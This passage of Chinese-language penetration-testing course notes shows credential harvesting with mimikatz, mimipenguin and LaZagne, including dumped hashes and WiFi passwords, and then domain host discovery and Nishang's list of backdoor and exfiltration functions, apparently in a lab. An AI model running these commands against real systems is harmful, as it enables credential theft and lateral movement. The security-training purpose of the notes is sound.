4. 其他用户会话、3389 和 ipc\$连接记录、回收站内容
5. Windows 保存的 WIFI 密码
6. 网络内部的各种帐号和密码，如：Email、VPN、FTP、OA 等

计算机用户 HASH，明文获取-mimikatz(win)，mimipenguin(linux)

- mimikatz下载：<https://github.com/gentilkiwi/mimikatz/releases>

- mimipenguin下载: <https://github.com/huntergregal/mimipenguin/releases/>

mimikatz

mimikatz运行需要域管理员权限，域用户无法运行，因为权限不够

- 1 抓取明文密码 `sekurlsa::logonpasswords`
- 2 更多操作---阅读官方文档

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.##.##. "A La Vie, A L'Amour" - (oe.eo)
## \ / ## /** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # log
Using 'mimikatz.log' for logfile : OK

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 : 1537314479 (00000000:5ba18eaf)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 2022/5/5 18:01:45
SID : S-1-5-90-0-1

msv :
tspkg :
wdigest :
* Username : DESKTOP-1CDDLVP$
* Domain : WORKGROUP
* Password : (null)
kerberos :
ssp :
credman :
cloudap : KO

Authentication Id : 0 : 617042314 (00000000:24c7518a)
Session : Service from 0
User Name : DefaultAppPool
Domain : IIS APPPOOL
Logon Server : (null)
Logon Time : 2022/4/27 11:13:17
SID : S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

msv :
tspkg :
wdigest :
* Username : DESKTOP-1CDDLVP$
* Domain : WORKGROUP
* Password : (null)
kerberos :
ssp :
credman :
cloudap : KO

Authentication Id : 0 : 995 (00000000:000003e3)
Session : Service from 0
User Name : HTTP
```

mimipenguin

运行需要root权限，普通用户无法运行。

```
liandy@liandy-virtual-machine:~$ ./mimipenguin.sh
Root required - You are dumping memory...
Even mimikatz requires administrator
liandy@liandy-virtual-machine:~$ su root
Password:
root@liandy-virtual-machine:/home/liandy# ./mimipenguin.sh
MimiPenguin Results:
[SYSTEM - GNOME] liandy:123456
root@liandy-virtual-machine:/home/liandy#
```

计算机各种协议服务口令获取-LaZagne(all), XenArmor(win)

LaZagne 下载

- AlessandroZ/LaZagne: Credentials recovery project (github.com) (<https://github.com/AlessandroZ/LaZagne>)
- Releases · AlessandroZ/LaZagne (github.com) (<https://github.com/AlessandroZ/LaZagne/releases/>)

XenArmor 下载

- XenArmor All-In-One Password Recovery Pro 2021 Software | XenArmor (<https://xenarmor.com/allinone-password-recovery-pro-software>)

LaZagne

```
管理员: C:\Windows\System32\cmd.exe
E:\App_run\内网渗透\内网-信息收集\LaZagne-master>lazagne.exe all

=====
                        The LaZagne Project
                        ! BANG BANG !
=====

[+] System masterkey decrypted for 3b164aba-1161-4d5b-a24c-4db47472f98b
[+] System masterkey decrypted for 1d76d3ce-5556-4af5-ba20-2033e874422f

##### User: SYSTEM #####

----- Hashdump passwords -----

Administrator:500:aad3b435b51404eeaad3b435b51404eea:24cdd5d8a44d21e87586f0addfb4f2d:::
Guest:501:aad3b435b51404eeaad3b435b51404eea:31d6cfa0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404eea:31d6cfa0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404eea:2bd02c2f4db55e1b38772a94ee380e6a:::

----- Lsa_secrets passwords -----

NL$KM
0000  40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @.....
0010  1E 84 59 47 8C 87 98 D6 D9 14 80 86 EC 1A 67 8C   ..YG.....g.
0020  9F 1F 7E 09 BA A7 76 98 CC 4F B1 0D 00 C5 3D E4   .....v.O....=.
0030  38 CA 44 E1 F5 6A 50 B1 2C CA 97 44 A4 B4 00 0C   8.D..jP,...D...
0040  7B B0 5C AE 12 8E 9D 1C 1E B7 8F FC 32 6F C0 89   {.....2o..
0050  44 76 92 11 8C 30 A2 41 1E 85 7C 8F 06 D9 E5 EF   Dv...O.A..|.....

DPAPI_SYSTEM
0000  01 00 00 00 43 F7 E6 31 AC EA E2 55 DE DD 47 2A   ....C..1...U..G*
0010  FE ED E6 0B 1F 32 E3 EC 0D 67 46 A0 9F EC EC 3C   .....2...gF....<
0020  FB 3D CD 2D A8 D7 E6 FD F9 97 7A BD               .=.-.....z.

##### User: Administrator #####

----- Wifi passwords -----


[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: E412-l- 2, 4G
Password: E412e412

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: Xiaomi Pad 5
Password: 87654321

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: LVX
Password: 515>5b8A

[+] Password found !!!
```

XenArmor



把这些密码口令信息获取之后，这个口令密码可以作为密码字典测试可不可以登录某某台计算机。（密码这些票据信息非常重要！）

65.5 案例 5-探针主机域控架构服务操作演示

65.5.1 探针主机

为后续横向思路做准备，针对应用，协议等各类攻击手法

- 1 探针域控制器名及地址信息
- 2 `net time /domain`
- 3 `nslookup ping`

探针域内存活主机及地址信息

nbtscan

- 1 `nbtscan 192.168.3.0/24`

第三方工具——没必要用这个工具，不强大，不免杀！

```
C:\Users\webadmin>C:\Users\webadmin\Desktop\nbtscan-1.0.35.exe 192.168.3.0/24
192.168.3.21    GOD\OWA2010CN-GOD          SHARING DC
192.168.3.25    GOD\MARY-PC                SHARING
192.168.3.31    GOD\WEBSERVER              SHARING
192.168.3.32    GOD\SQLSERVER              SHARING
*timeout (normal end of scan)

C:\Users\webadmin>
```

自带内部命令—推荐

```
1 for /L %I in (1,1,254) DO @ping -w 1 -n 1
   192.168.3.%I | findstr "TTL="
```

```
C:\Users\webadmin>for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.3.%I | findstr "TTL="
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.3.25 的回复: 字节=32 时间=2ms TTL=128
来自 192.168.3.31 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.3.32 的回复: 字节=32 时间<1ms TTL=128
```

65.5.2 NiShang

NiShang简介：

Powershell用于渗透测试其实早在多年前就已经被提出了。利用 Powershell，攻击者可以在无需接触磁盘的情况下执行命令等，并且相较已经被大家广泛关注并防御的Cmd而言，Powershell并非那么的引人注目。Nishang是基于PowerShell的渗透测试专用工具。它集成了框架、脚本和各种payload，能够帮助渗透测试人员在对 Windows目标的全过程检测中使用，是一款来源于作者实战经历的智慧结晶。

NiShang下载：<https://github.com/samratashok/nishang>

导入模块 nishang

```
1 Import-Module .\nishang.psm1
```

设置执行策略

1 Set-ExecutionPolicy RemoteSigned

获取模块 nishang 的命令函数

1 Get-Command -Module nishang

获取常规计算机信息

1 Get-Information

```
管理员: Windows PowerShell
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS C:\Users\Administrator> cd E:\App_run\内网渗透\内网-信息收集\nishang-master
PS E:\App_run\内网渗透\内网-信息收集\nishang-master> Import-Module .\nishang.psml
Import-Module : 无法运行脚本“Add-ConstrainedDelegationBackdoor.ps1”，因为缺少脚本的“#requires”语句指定的以下模块: ActiveDirectory。
所在位置 E:\App_run\内网渗透\内网-信息收集\nishang-master\nishang.psml:24 字符: 115
+ ... }) | ForEach-Object {Import-Module $_.FullName -DisableNameChecking}
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (Add-ConstrainedDelegationBackdoor.ps1:String) [Import-Module], Scr
iptRequiresException
+ FullyQualifiedErrorId : ScriptRequiresMissingModules,Microsoft.PowerShell.Commands.ImportModuleCommand

Import-Module : 无法运行脚本“Add-ConstrainedDelegationBackdoor.ps1”，因为缺少脚本的“#requires”语句指定的以下模块: ActiveDirectory。
所在位置 E:\App_run\内网渗透\内网-信息收集\nishang-master\nishang.psml:24 字符: 115
+ ... }) | ForEach-Object {Import-Module $_.FullName -DisableNameChecking}
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (Add-ConstrainedDelegationBackdoor.ps1:String) [Import-Module], Scr
iptRequiresException
+ FullyQualifiedErrorId : ScriptRequiresMissingModules,Microsoft.PowerShell.Commands.ImportModuleCommand

警告:
模块“nishang”中的某些导入命令的名称包含未批准的动词，这些动词可能导致这些命令名不易被发现。若要查找具有未批准的动词的命令，请使用 Verbose 参数再次运行 Import-Module 命令。有关批准的动词列表，请键入 Get-Verb。
警告: 有些导入的命令名包含一个或多个以下受限字符: #, ( ) { } [ ] & - / \ $ ' : ; ~ ' < > | ? @ ` * % + = ~
PS E:\App_run\内网渗透\内网-信息收集\nishang-master> Set-ExecutionPolicy RemoteSigned

执行策略更改
执行策略可以帮助你防止执行不信任的脚本。更改执行策略可能会产生安全风险，如 https://go.microsoft.com/fwlink/?LinkID=135170
中的 about_Execution_Policies 帮助主题所述。是否要更改执行策略?
[Y] 是(Y) [A] 全是(A) [N] 否(N) [L] 全否(L) [S] 暂停(S) [?] 帮助(默认为“N”): Y
PS E:\App_run\内网渗透\内网-信息收集\nishang-master> Import-Module .\nishang.psml
警告:
模块“nishang”中的某些导入命令的名称包含未批准的动词，这些动词可能导致这些命令名不易被发现。若要查找具有未批准的动词的命令，请使用 Verbose 参数再次运行 Import-Module 命令。有关批准的动词列表，请键入 Get-Verb。
警告: 有些导入的命令名包含一个或多个以下受限字符: #, ( ) { } [ ] & - / \ $ ' : ; ~ ' < > | ? @ ` * % + = ~
PS E:\App_run\内网渗透\内网-信息收集\nishang-master> Get-Command -Module nishang

CommandType      Name                                     Version      Source
-----
Function          Add-Exfiltration                       0.0          nishang
Function          Add-Persistence                       0.0          nishang
Function          Add-RegBackdoor                       0.0          nishang
Function          Add-ScreenSaveBackdoor                0.0          nishang
Function          Base64ToHexString                     0.0          nishang
Function          Check-VM                              0.0          nishang
Function          ConvertTo-ROT13                       0.0          nishang
Function          Copy-VSS                              0.0          nishang
Function          Create-MultipleSessions                0.0          nishang
Function          DecryptNextCharacterWinSCP             0.0          nishang
Function          DecryptWinSCPPassword                  0.0          nishang
```



```
管理员: Windows PowerShell
PS E:\App_run\内网渗透\内网-信息收集\nishang-master> Get-Command -Module nishang
```

CommandType	Name	Version	Source
Function	Add-Exfiltration	0.0	nishang
Function	Add-Persistence	0.0	nishang
Function	Add-RegBackdoor	0.0	nishang
Function	Add-ScreenSaveBackdoor	0.0	nishang
Function	Base64ToString	0.0	nishang
Function	Check-VM	0.0	nishang
Function	ConvertTo-ROT13	0.0	nishang
Function	Copy-VSS	0.0	nishang
Function	Create-MultipleSessions	0.0	nishang
Function	DecryptNextCharacterWinSCP	0.0	nishang
Function	DecryptWinSCPPassword	0.0	nishang
Function	DNS_TXT_Pwnage	0.0	nishang
Function	Do-Exfiltration	0.0	nishang
Function	Download	0.0	nishang
Function	Download_Execute	0.0	nishang
Function	DownloadAndExtractFromRemoteRegistry	0.0	nishang
Function	Download-Execute-PS	0.0	nishang
Function	Enable-DuplicateToken	0.0	nishang
Function	Execute-Command-MSSQL	0.0	nishang
Function	Execute-DNSTXT-Code	0.0	nishang
Function	Execute-OnTime	0.0	nishang
Function	ExetoText	0.0	nishang
Function	FireBuster	0.0	nishang
Function	FireListener	0.0	nishang
Function	GetComputersFromActiveDirectory	0.0	nishang
Function	Get-Information	0.0	nishang
Function	Get-LsaSecret	0.0	nishang
Function	GetMappedSID	0.0	nishang
Function	Get-PassHashes	0.0	nishang
Function	Get-PassHints	0.0	nishang
Function	Get-WebCredentials	0.0	nishang
Function	Get-Wlan-Keys	0.0	nishang
Function	Gupt-Backdoor	0.0	nishang
Function	HTTP-Backdoor	0.0	nishang
Function	Invoke-ADSBBackdoor	0.0	nishang
Function	Invoke-AmsiBypass	0.0	nishang
Function	Invoke-BruteForce	0.0	nishang
Function	Invoke-ComPtyShell	0.0	nishang
Function	Invoke-CredentialsPhish	0.0	nishang
Function	Invoke-Decode	0.0	nishang
Function	Invoke-Encode	0.0	nishang
Function	Invoke-Interceptor	0.0	nishang
Function	Invoke-JSRatRegsvr	0.0	nishang
Function	Invoke-JSRatRundll	0.0	nishang
Function	Invoke-Mimikatz	0.0	nishang
Function	Invoke-MimikatzWDigestDowngrade	0.0	nishang
Function	Invoke-Mimikattenz	0.0	nishang
Function	Invoke-NetworkRelay	0.0	nishang
Function	Invoke-PortScan	0.0	nishang
Function	Invoke-PoshRatHttp	0.0	nishang
Function	Invoke-PoshRatHttps	0.0	nishang

端口扫描（查看目录对应文件有演示语法，其他同理）

```
1 Invoke-PortScan -StartAddress 192.168.80.0 -  
EndAddress 192.168.80.100 -ResolveHost -ScanPort
```


资源:



- 1 <http://unixwiz.net/tools/nbtscan.html>
- 2 <https://github.com/samratashok/nishang>
- 3 <https://github.com/AlessandroZ/LaZagne>
- 4 <https://github.com/AlessandroZ/LaZagne/releases/>
- 5 <https://github.com/gentilkiwi/mimikatz/releases>
- 6 <https://github.com/huntergregal/mimipenguin/releases/>
- 7 <https://xenarmor.com/allinone-password-recovery-pro-software>
- 8 <https://www.cnblogs.com/zhengna/p/15293994.html>
- 9 红队实战演练环境:
<https://pan.baidu.com/s/14eVDg1qba1aRXi9BGcBbug> 提
取码: taqu